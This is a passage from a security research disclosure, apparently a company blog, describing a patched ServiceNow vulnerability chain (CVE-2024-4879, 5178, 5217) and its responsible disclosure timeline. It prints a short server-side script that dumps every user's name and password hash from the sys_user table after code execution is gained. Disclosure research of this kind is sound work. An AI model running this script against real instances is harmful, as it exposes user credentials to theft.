
This will run the command once on every MID server configured. Using Burp Suite we can verify we can access anything:



In the case that no MID server is configured, we can instead access the user DB of the instance with the following commands:

```
gr=new GlideRecord("sys_user");
gr.query();
s="";
while(gr.next())s=s.concat(gr.user_name," : ",gr.user_password,"<br/>");
gs.addErrorMessage(s);
```

This accesses the password hashes of every user on the instance:



(As a side note, it appears the only 'real' accounts are `admin` and `aes.creator` - the other accounts in this table seem to have dummy data in their password hash field, likely due to being sample data within a ServiceNow dev instance).

Conclusion

We disclosed this chain of vulnerabilities to ServiceNow on the 14th of May, 2024.

- For CVE-2024-4879 ServiceNow has already applied an update to customers. They also provide an extensive list of patched versions and hot fixes, which customers may already be on now.
- For CVE-2024-5178 ServiceNow has applied patches to customers in June. They also provide an extensive list of patched versions and hot fixes for any customers who might have opted out of patching in June.
- For CVE-2024-5217 ServiceNow applied patches to customers in June. They also provide an extensive list of patched versions and hot fixes for any customers who might have opted out of patching in June.

While ServiceNow implemented several mitigations to address the risk of double evaluation in the templating system, we found a way to achieve code execution. Even with more mitigations in place, it only takes a single unescaped injection point to risk code execution.

As always, customers of our Attack Surface Management platform were the first to know when this vulnerability affected them. We continue to perform original security research in an effort to inform our customers about zero-day vulnerabilities in their attack surface.